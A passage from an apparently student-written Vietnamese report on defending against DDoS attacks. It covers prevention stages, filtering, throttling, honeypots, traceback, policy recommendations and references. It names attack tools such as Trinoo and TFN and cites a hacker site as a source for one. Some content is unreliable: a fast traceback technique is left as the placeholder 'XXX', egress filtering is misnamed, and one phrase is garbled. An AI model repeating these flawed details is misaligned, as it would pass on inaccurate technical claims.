Trong hệ thống tổng thể về security, để đối phó với các cuộc tấn công từ chối dịch vụ, thì thành phần IPS được coi là quan trọng nhất ở tính trong suốt với người dùng, nên việc phân tích các luồng thông tin trao đổi giữa server và người dùng không bị ảnh hưởng bởi các luồng tấn công hướng thẳng đến nó.

## II. Các kỹ thuật Anti-DDoS:

Có rất nhiều giải pháp và ý tưởng được đưa ra nhằm đối phó với các cuộc tấn công kiểu DDoS. Tuy nhiên không có giải pháp và ý tưởng nào là giải quyết trọn vẹn bài toán Anti-DDoS. Các hình thái khác nhau của DDoS liên tục xuất hiện theo thời gian song song với các giải pháp đối phó, tuy nhiên cuộc đua vẫn tuân theo quy luật tất yếu của bảo mật máy tính: “Hacker luôn đi trước giới bảo mật một bước”.

Có ba giai đoạn chính trong quá trình Anti-DDoS:

- **Giai đoạn ngăn ngừa:** tối thiểu hóa lượng Agent, tìm và vô hiệu hóa các Handler
- **Giai đoạn đối đầu với cuộc tấn công:** Phát hiện và ngăn chặn cuộc tấn công, làm suy giảm và dừng cuộc tấn công, chuyển hướng cuộc tấn công.
- **Giai đoạn sau khi cuộc tấn công xảy ra:** thu thập chứng cứ và rút kinh nghiệm

Các giai đoạn chi tiết trong phòng chống DDoS:

### I. Tối thiểu hóa số lượng Agent:

- **Từ phía User:** một phương pháp rất tốt để ngăn ngừa tấn công DDoS là từng internet user sẽ tự đề phòng không để bị lợi dụng tấn công hệ thống khác. Muốn đạt được điều này thì ý thức và kỹ thuật phòng chống phải được phổ biến rộng rãi cho các internet user. Attack-Network sẽ không bao giờ hình thành nếu không có user nào bị lợi dụng trở thành Agent. Các user phải liên tục thực hiện các quá trình bảo mật trên máy vi tính của mình. Họ phải tự kiểm tra sự hiện diện của Agent trên máy của mình, điều này là rất khó khăn đối với user thông thường.
- Một số giải pháp tích hợp sẵn khả năng ngăn ngừa việc cài đặt code nguy hiểm thông ào hardware và software của từng hệ thống. Về phía user họ nên cài đặt và updat liên tục các software như antivirus, anti\_trojan và server patch của hệ điều hành.

- **Từ phía Network Service Provider:** Thay đổi cách tính tiền dịch vụ truy cập theo dung lượng sẽ làm cho user lưu ý đến những gì họ gửi, như vậy về mặt ý thức tăng cường phát hiện DDoS Agent sẽ tự nâng cao ở mỗi User.

## II. Tìm và vô hiệu hóa các Handler:

Một nhân tố vô cùng quan trọng trong attack-network là Handler, nếu có thể phát hiện và vô hiệu hóa Handler thì khả năng Anti-DDoS thành công là rất cao. Bằng cách theo dõi các giao tiếp giữa Handler và Client hay handler và Agent ta có thể phát hiện ra vị trí của Handler. Do một Handler quản lý nhiều, nên triệt tiêu được một Handler cũng có nghĩa là loại bỏ một lượng đáng kể các Agent trong Attack – Network.

## III. Phát hiện dấu hiệu của một cuộc tấn công:

Có nhiều kỹ thuật được áp dụng:

◆ **Agress Filtering:** Kỹ thuật này kiểm tra xem một packet có đủ tiêu chuẩn ra khỏi một subnet hay không dựa trên cơ sở gateway của một subnet luôn biết được địa chỉ IP của các máy thuộc subnet. Các packet từ bên trong subnet gửi ra ngoài với địa chỉ nguồn không hợp lệ sẽ bị giữ lại để điều tra nguyên nhân. Nếu kỹ thuật này được áp dụng trên tất cả các subnet của internet thì khái niệm giả mạo địa chỉ IP sẽ không còn tồn tại.

◆ **MIB statistics:** trong Management Information Base (SNMP) của route luôn có thông tin thống kê về sự biến thiên trạng thái của mạng. Nếu ta giám sát chặt chẽ các thống kê của protocol mạng. Nếu ta giám sát chặt chẽ các thống kê của Protocol ICMP, UDP và TCP ta sẽ có khả năng phát hiện được thời điểm bắt đầu của cuộc tấn công để tạo “quỹ thời gian vàng” cho việc xử lý tình huống.

## IV. Làm suy giảm hay dừng cuộc tấn công:

Dùng các kỹ thuật sau:

- **Load balancing:** Thiết lập kiến trúc cân bằng tải cho các server trọng điểm sẽ làm gia tăng thời gian chống chọi của hệ thống với cuộc tấn công DDoS. Tuy nhiên, điều này không có ý nghĩa lắm về mặt thực tiễn vì quy mô của cuộc tấn công là không có giới hạn.
- **Throttling:** Thiết lập cơ chế điều tiết trên router, quy định một khoảng tải hợp lý mà server bên trong có thể xử lý được. Phương pháp này cũng có thể được dùng để ngăn chặn khả năng DDoS traffic không cho user truy cập dịch vụ. Hạn chế của kỹ thuật này là không phân biệt được giữa các loại traffic, đôi khi làm dịch vụ bị gián đoạn với user, DDoS traffic vẫn có thể xâm nhập vào mạng dịch vụ nhưng với số lượng hữu hạn.
- **Drop request:** Thiết lập cơ chế drop request nếu nó vi phạm một số quy định như: thời gian delay kéo dài, tốn nhiều tài nguyên để xử lý, gây deadlock. Kỹ thuật này



triệt tiêu khả năng làm cạn kiệt năng lực hệ thống, tuy nhiên nó cũng giới hạn một số hoạt động thông thường của hệ thống, cần cân nhắc khi sử dụng.

V. Chuyên hướng của cuộc tấn công:

- Honeypots: Một kỹ thuật đang được nghiên cứu là Honeypots. Honeypots là một hệ thống được thiết kế nhằm đánh lừa attacker tấn công vào khi xâm nhập hệ thống mà không chú ý đến hệ thống quan trọng thực sự.
- Honeypots không chỉ đóng vai trò “Lê Lai cứu chúa” mà còn rất hiệu quả trong việc phát hiện và xử lý xâm nhập, vì trên Honeypots đã thiết lập sẵn các cơ chế giám sát và báo động.
- Ngoài ra Honeypots còn có giá trị trong việc học hỏi và rút kinh nghiệm từ Attacker, do Honeypots ghi nhận khá chi tiết mọi động thái của attacker trên hệ thống. Nếu attacker bị đánh lừa và cài đặt Agent hay Handler lên Honeypots thì khả năng bị triệt tiêu toàn bộ attack-network là rất cao.

VI. Giai đoạn sau tấn công:

Trong giai đoạn này thông thường thực hiện các công việc sau:

- Traffic Pattern Analysis: Nếu dữ liệu về thống kê biến thiên lượng traffic theo thời gian đã được lưu lại thì sẽ được đưa ra phân tích. Quá trình phân tích này rất có ích cho việc tinh chỉnh lại các hệ thống Load Balancing và Throttling. Ngoài ra các dữ liệu này còn giúp Quản trị mạng điều chỉnh lại các quy tắc kiểm soát traffic ra vào mạng của mình.
- Packet Traceback: bằng cách dùng kỹ thuật Traceback ta có thể truy ngược lại vị trí của Attacker (ít nhất là subnet của attacker). Từ kỹ thuật Traceback ta phát triển thêm khả năng Block 25 Traceback từ attacker khá hữu hiệu. gần đây đã có một kỹ thuật Traceback khá hiệu quả có thể truy tìm nguồn gốc của cuộc tấn công dưới 15 phút, đó là kỹ thuật XXX.
- Event Logs: Bằng cách phân tích file log sau cuộc tấn công, quản trị mạng có thể tìm ra nhiều manh mối và chứng cứ quan trọng.

**Điểm yếu và khuyến cáo:**

1/ Thiếu trách nhiệm với cộng đồng:

Con người thông thường chỉ quan tâm đầu tư tiền bạc và công sức cho hệ thống thông tin của “chính mình”. DDoS khai thác điểm này rất mạnh ở phương thức giả mạo địa chỉ và Broadcast amplification.

- **IP spoofing**: một cách thức đơn giản nhưng rất hiệu quả được tận dụng tối đa trong các cuộc tấn công DDoS. Thực ra chống giả mạo địa chỉ không có gì phức tạp, như đã đề cập ở phần trên, nếu tất cả các subnet trên internet đều giám sát các packet ra khỏi mạng của mình về phương diện địa chỉ nguồn hợp lệ thì không có một packet giả mạo địa chỉ nào có thể truyền trên internet được.

Đề nghị: “Tự giác thực hiện Egress Filtering ở mạng do mình quản lý”. Hi vọng một ngày nào đó sẽ có quy định cụ thể về vấn đề này cho tất cả các ISP trên toàn cầu.

- **Broadcast Amplification:** tương tự IP spoofing, nó lợi dụng toàn bộ một subnet để flood nạn nhân. Vì vậy, việc giám sát và quản lý chặt chẽ khả năng broadcast của một subnet là rất cần thiết. Quản trị mạng phải cấu hình toàn bộ hệ thống không nhận và forward broadcast packet.

## 2/ Sự im lặng:

Hầu hết các tổ chức đều không có phản ứng hay im lặng khi hệ thống của mình bị lợi dụng tấn công hay bị tấn công. Điều này làm cho việc ngăn chặn và loại trừ các cuộc tấn công trở nên khó khăn. Mọi việc trở nên khó khăn khi mọi người không chia sẻ kinh nghiệm từ các cuộc tấn công, trong khi giới hacker thì chia sẻ mã nguồn mở của các công cụ, một cuộc chơi không cân sức ??

Đề nghị:

+ Mỗi tổ chức có liên quan nên thiết lập quy trình xử lý xâm nhập vào tổ chức, nhóm chuyên trách với trách nhiệm và quy trình thật cụ thể. Các ISP nên thiết lập khả năng phản ứng nhanh và chuyên nghiệp để hỗ trợ các tổ chức trong việc thực hiện quy trình xử lý xâm nhập của mình.

+ Khuyến khích các quản trị mạng gia nhập mạng lưới thông tin toàn cầu của các tổ chức lớn về bảo mật nhằm thông tin kịp thời và chia sẻ kinh nghiệm với mọi người

+ Tất cả các cuộc tấn công hay khuyết điểm của hệ thống đều phải được báo cáo đến bộ phận tương ứng để xử lý.

## 3/ Tầm nhìn hạn hẹp:

Nếu chỉ thực hiện các giải pháp trên thôi thì đưa chúng ta ra khỏi tình trạng cực kỳ yếu kém về bảo mật. Các giải pháp này không thực sự làm giảm các rủi ro của hệ thống thông tin mà chỉ là các giải pháp tình thế. Có những vấn đề đòi hỏi một cái nhìn và thái độ đúng đắn của cộng đồng Internet. Cần phải có những nghiên cứu thêm về mặt quy định bắt buộc và pháp lý nhằm hỗ trợ chúng ta giải quyết các vấn đề mà kỹ thuật không thực hiện nổi. Một số vấn đề cần thực hiện thêm trong tương lai:

- Giám sát chi tiết về luồng dữ liệu ở cấp ISP để cảnh cáo về cuộc tấn công.
- Xúc tiến đưa IPSec và Secure DNS vào sử dụng
- Khẳng định tầm quan trọng của bảo mật trong quá trình nghiên cứu và phát triển của Internet II.

- Nghiên cứu phát triển công cụ tự động sinh ra ACL từ security policy và router và firewall.

- Ủng hộ việc phát triển các sản phẩm hướng bảo mật có các tính năng: bảo mật nặc định, tự động updat.

- Tài trợ việc nghiên cứu các protocol và các hạ tầng mới hỗ trợ khả năng giám sát, phân tích và điều khiển dòng dữ liệu thời gian thực.

- Phát triển các router và switch có khả năng xử lý phức tạp hơn.
- Nghiên cứu phát triển các hệ thống tương tự như Intrusion Detection, hoạt động so sánh trạng thái hiện tại với định nghĩa bình thường của hệ thống từ đó đưa ra các cảnh báo.
- Góp ý kiến để xây dựng nội quy chung cho tất cả các thành phần có liên quan đến internet.
- Thiết lập mạng lưới thông tin thời gian thực giữa những người chịu trách nhiệm về hoạt động của hệ thống thông tin nhằm cộng tác-hỗ trợ-rút kinh nghiệm khi có một cuộc tấn công quy mô xảy ra.
- Phát triển hệ điều hành bảo mật hơn.
- Nghiên cứu các hệ thống tự động hồi phục có khả năng chống chối, ghi nhận và hồi phục sau tấn công cho các hệ thống xung yếu.
- Nghiên cứu các biện pháp truy tìm, công cụ pháp lý phù hợp nhằm trừng trị thích đáng các attacker mà vẫn không xâm phạm quyền tự do riêng tư cá nhân.
- Đào tạo lực lượng tinh nhuệ về bảo mật làm nòng cốt cho tính an toàn của Internet.
- Nhấn mạnh yếu tố bảo mật và an toàn hơn là chỉ tính đến chi phí khi bỏ ra xây dựng một hệ thống thông tin.

## V. TỔNG KẾT

- Tấn công DoS attack là dạng tấn công làm cho người sử dụng không thể truy cập hay sử dụng dịch vụ bằng cách làm quá tải tài nguyên của hệ thống.
- Hậu quả của DoS attack rất nghiêm trọng, nó có thể ngưng trệ lưu thông trên mạng, làm tê liệt các công ty, tổ chức dẫn đến mất mát lớn về tài chính và niềm tin của người sử dụng dịch vụ mạng
- Smurf, Buffer Overflow, Ping of Death, Teardrop, SYN là một số dạng tấn công DoS phổ biến. Một số công cụ thường được sử dụng cho tấn công DoS là Winnuke, Targa, Land, Bubonic.c ...
- DDoS attack là dạng nguy hiểm hơn của DoS attack, nó là tấn công trên diện rộng, khó ngăn chặn hơn DoS thông thường. Một số công cụ tấn công DDoS phổ biến là Trinoo, TFN, Shaft, Trinity...
- Biện pháp phòng chống DoS attack là phát hiện và vô hiệu hóa các handler, ngăn chặn trước, migrating hoặc deflecting sự tấn công DoS, hay trong trường hợp của DDoS đó là ngăn chặn việc hình thành các secondary victims (những hệ thống máy bị hacker dùng để triển khai DDoS attack)

## BẢNG CHÚ THÍCH

STT	Thuật ngữ	Mô tả
1	Master	Chương trình dùng để điều khiển các máy trạm

2	Daemon	Chương trình lắng nghe điều khiển từ master và tấn công đến mục tiêu
3	Attacker	Người điều khiển master và daemon tấn công
4	telnet	Điều khiển máy tính từ xa bằng dòng lệnh

## TÀI LIỆU THAM KHẢO

- [1] **Wikipedia**, Tấn công từ chối dịch vụ, <https://vi.wikipedia.org>, 05/10/2015
- [2] **Th.s Tô Nguyễn Nhật Quang**, Các kỹ thuật tấn công: DoS, DDoS, DRDoS & Botnet, <http://123doc.org/document/22043-cac-ky-thuat-tan-cong-dos-ddos-drDOS-botnet.htm>, 05/10/2015
- [3] **Nguyễn Hằng**, Website hacker lớn nhất Việt Nam bị tấn công DDoS, <http://vietbao.vn/Vi-tinh-Vien-thong/Website-hacker-lon-nhat-Viet-Nam-bi-tan-cong-DDoS/10936557/224/>, 05/10/2015
- [4] **Thanh Xuân**, Website Liên đoàn Bóng đá Việt Nam bị tấn công DDoS, <http://vnreview.vn/tin-tuc-an-ninh-mang>, 05/10/2015
- [5] **Quantrimang.com**, Hàng loạt báo điện tử lớn đang bị tấn công DDoS, <http://quantrimang.com/hang-loat-bao-dien-tu-lon-dang-bi-tan-cong-ddos-97042>, 05/10/2015
- [6] **voer.edu.vn**, Distributed denial of service (DDOS), <http://voer.edu.vn/m/distributed-denial-of-service-ddos/9dd616a0>, 10/10/2015
- [7] **Vu Thi Quyen**, Nghiên cứu giải pháp chống tấn công ddos cho website trường cao đẳng bách khoa hưng yên, <http://dlib.ptit.edu.vn/bitstream/1234/1183/1/TTLV%20Vu%20Thi%20Quyen.pdf>, 10/10/2015
- [8] **Nguyễn Quang Hà**, Đề Tài Tìm hiểu về tấn công trên mạng dùng kỹ thuật DoS/DDoS/DRDoS, <http://text.123doc.org/document/956362-de-tai-tim-hieu-ve-tan-cong-tren-man-g-dung-ky-thuat-dos-ddos-drDOS.htm>, 22/10/2015
- [9] **echip.com.vn**, Việt Nam xếp thứ hạng 12 trên toàn cầu về các hoạt động tấn công đe dọa mạng  
<http://echip.com.vn/viet-nam-xep-thu-hang-12-tren-toan-cau-ve-cac-hoat-dong-tan-cong-de-doa-mang-a20140512090821781-c1072.html>
- [10] **Saman Taghavi Zargar, James Joshi, Member and David Tippe, A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks, IEEE Communications Surveys & Tutorials, 2013.**
- [11] **TheJF**, Lịch sử DDOS, <http://root.vn/threads/lich-su-ddos.5089/>, 29/10/2015
- [12] **iHacker.io**, Trinoo Tool, <http://iHacker.io>, 1/10/2015